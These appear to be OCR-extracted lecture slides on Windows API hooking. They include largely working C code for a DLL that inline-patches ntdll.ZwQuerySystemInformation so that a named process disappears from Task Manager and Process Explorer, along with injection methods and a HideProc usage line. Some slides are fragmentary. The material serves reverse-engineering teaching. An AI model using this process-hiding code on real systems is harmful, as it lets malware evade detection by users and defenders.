
Stealth Process

API Hook Tech Map

<table>
<tr><th>Method</th><th>Target</th><th>Location</th><th colspan="2">Tech</th><th>API</th></tr>
<tr><td rowspan="4">Dynamic</td><td rowspan="4">Process/Memory

00000000
- 7FFFFFFF</td><td rowspan="4">1) IAT
2) Code
3) EAT</td><td colspan="2">Interactive Debug</td><td>DebugActiveProcess
GetThreadContext
SetThreadContext</td></tr>
<tr><td rowspan="3">Standalone Injection</td><td>Independent Code</td><td>CreateRemoteThread</td></tr>
<tr><td rowspan="2">Dll File</td><td>Resistry (AppInit_DLLs)
BHO (IE only)</td></tr>
<tr><td>SetWindowsHookEx
CreateRemoteThread</td></tr>
</table>

Processes in Windows



- Detect Processes in User Mode (WinAPI):
  - CreateToolhelp32Snapshot()
  - EnumProcess()

```
HANDLE CreateToolhelp32Snapshot(
  DWORD dwFlags,
  DWORD th32ProcessID
);
```

Takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes.


```
BOOL EnumProcesses(
  DWORD   *lpidProcess,
  DWORD   cb,
  LPDWORD lpcbNeeded
);
```

Retrieves the process identifier for each process object in the system.

Processes API

CreateToolhelp32Snapshot()
EnumProcess()

→ ntdll.ZwQuerySystemInformation()



ntdll.ZwQuerySystemInformation()

```
NTSTATUS WINAPI ZwQuerySystemInformation(
  _In_      SYSTEM_INFORMATION_CLASS
SystemInformationClass,
  _Inout_   PVOID                 SystemInformation,
  _In_      ULONG                 SystemInformationLength,
  _Out_opt_ PULONG                ReturnLength
);
```

Retrieves the specified system information.

“procexp.exe”

Code section for procexp.exe

00422CF7 CALL DWORD PTR DS:[48C69C]

IAT section for procexp.exe

0048C69C 2ED9937C

“ntdll.dll”

;ntdll.ZwQuerySystemInformation()

7C93D92E MOV EAX, 0AD

…

…

7C93D93A RETN 10

“procexp.exe”

Code section for procexp.exe

00422CF7 CALL DWORD PTR DS:[48C69C]

IAT section for procexp.exe

0048C69C 2ED9937C

“stealth.dll”

10001120. SUB ESP, 10C
…
100116A Call unhook()
…
1001198. CALL EAX; EAX = 7C93D92E
..
CALL Hook()
RETN 10

“ntdll.dll”

;ntdll.ZwQuerySystemInformation()

7C93D92E JMP 10001120

…
…


7C93D93A RETN 10


Create Stealth Process

CreateToolhelp32Snapshot()
EnumProcess()


ntdll.ZwQuerySystemInformation()

ntdll.ZwQuerySystemInformation()







Processes in Windows



taskmgr.exe
ntdll.ZwQuerySystemInformation()




ProcExp.exe
ntdll.ZwQuerySystemInformation()



Example 1: Stealth Process

- Download and try StealthProcess1.zip



HideProc.exe –hide notepad.exe C:\Work\stealth.dll

stealth.cpp → DllMain()

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    char            szCurProc[MAX_PATH] = {0,};
    char            *p = NULL;

    // #1. Handle Exception
    // if the current process is HideProc.exe then stop, DO not Hook itself
    GetModuleFileNameA(NULL, szCurProc, MAX_PATH);
    p = strrchr(szCurProc, '\\');
    if( (p != NULL) && !_stricmp(p+1, "HideProc.exe") )
        return TRUE;

    switch( fdwReason )
    {
        // #2. API Hooking
        case DLL_PROCESS_ATTACH :
        hook_by_code(DEF_NTDLL, DEF_ZWQUERYSYSTEMINFORMATION,
                     (PROC)NewZwQuerySystemInformation, g_pOrgBytes);
        break;

        // #3. API Unhooking
        case DLL_PROCESS_DETACH :
        unhook_by_code(DEF_NTDLL, DEF_ZWQUERYSYSTEMINFORMATION,
                       g_pOrgBytes);
        break;
    }

    return TRUE;
}
```

```
        goto __NTQUERYSYSTEMINFORMATION_END;

    // Only focus on SystemProcessInformation
    if( SystemInformationClass == SystemProcessInformation )
    {
        // SYSTEM_PROCESS_INFORMATION convertation
        // pCur is the head of the single linked list
        pCur = (PSYSTEM_PROCESS_INFORMATION)SystemInformation;

        while(TRUE)
        {
            // compare process name in the node
            // g_szProcName --> the one that you want to hide (e.g. notepad.exe)
            // defined in => SetProcName()
            if(pCur->Reserved2[1] != NULL)
            {
                if(!_tcsicmp((PWSTR)pCur->Reserved2[1], g_szProcName))
                {
                    // del the the process node
                    if(pCur->NextEntryOffset == 0)
                        pPrev->NextEntryOffset = 0;
                    else
                        pPrev->NextEntryOffset += pCur->NextEntryOffset;
                }
                else
                    pPrev = pCur;
            }

            if(pCur->NextEntryOffset == 0)
                break;

            // move to the next node
            pCur = (PSYSTEM_PROCESS_INFORMATION)
                    ((ULONG)pCur + pCur->NextEntryOffset);
        }
    }

__NTQUERYSYSTEMINFORMATION_END:
```

stealth.cpp → DllMain()

```
BOOL hook_by_code(LPCSTR szDllName, LPCSTR szFuncName, PROC pfnNew, PBYTE pOrgBytes)
{
    FARPROC pfnOrg;
    DWORD dwOldProtect, dwAddress;
    BYTE pBuf[5] = {0xE9, 0, };
    PBYTE pByte;

    // Find the API that you want to hook
    pfnOrg = (FARPROC)GetProcAddress(GetModuleHandleA(szDllName), szFuncName);
    pByte = (PBYTE)pfnOrg;

    // if hooked then return FALSE
    if( pByte[0] == 0xE9 )
        return FALSE;

    // Add "write" privilege to memory (tweak 5 bytes)
    VirtualProtect((LPVOID)pfnOrg, 5, PAGE_EXECUTE_READWRITE, &dwOldProtect);

    // Copy old code (5 bytes)
    memcpy(pOrgBytes, pfnOrg, 5);

    // JMP Calculation(E9 XXXX)
    // => XXXX = pfnNew - pfnOrg - 5
    dwAddress = (DWORD)pfnNew - (DWORD)pfnOrg - 5;
    memcpy(&pBuf[1], &dwAddress, 4);

    // Hook - tweak 5 byte (JMP XXXX)
    memcpy(pfnOrg, pBuf, 5);

    // recovery memory property
    VirtualProtect((LPVOID)pfnOrg, 5, dwOldProtect, &dwOldProtect);

    return TRUE;
}
```


JMP instruction

JMP—Jump

Opcode	Instruction	Description
EB *cb*	JMP *rel8*	Jump short, relative, displacement relative to next instruction.
E9 *cw*	JMP *rel16*	Jump near, relative, displacement relative to next instruction.
E9 *cd*	JMP *rel32*	Jump near, relative, displacement relative to next instruction.
FF /4	JMP *r/m16*	Jump near, absolute indirect, address given in *r/m16*.
FF /4	JMP *r/m32*	Jump near, absolute indirect, address given in *r/m32*.
EA *cd*	JMP *ptr16:16*	Jump far, absolute, address given in operand.
EA *cp*	JMP *ptr16:32*	Jump far, absolute, address given in operand.
FF /5	JMP *m16:16*	Jump far, absolute indirect, address given in *m16:16*.
FF /5	JMP *m16:32*	Jump far, absolute indirect, address given in *m16:32*.

Create Stealth Process

ntdll.ZwQuerySystemInformation()



ntdll.ZwQuerySystemInformation()

- Issues: How many process(es) should we hook?

Q & A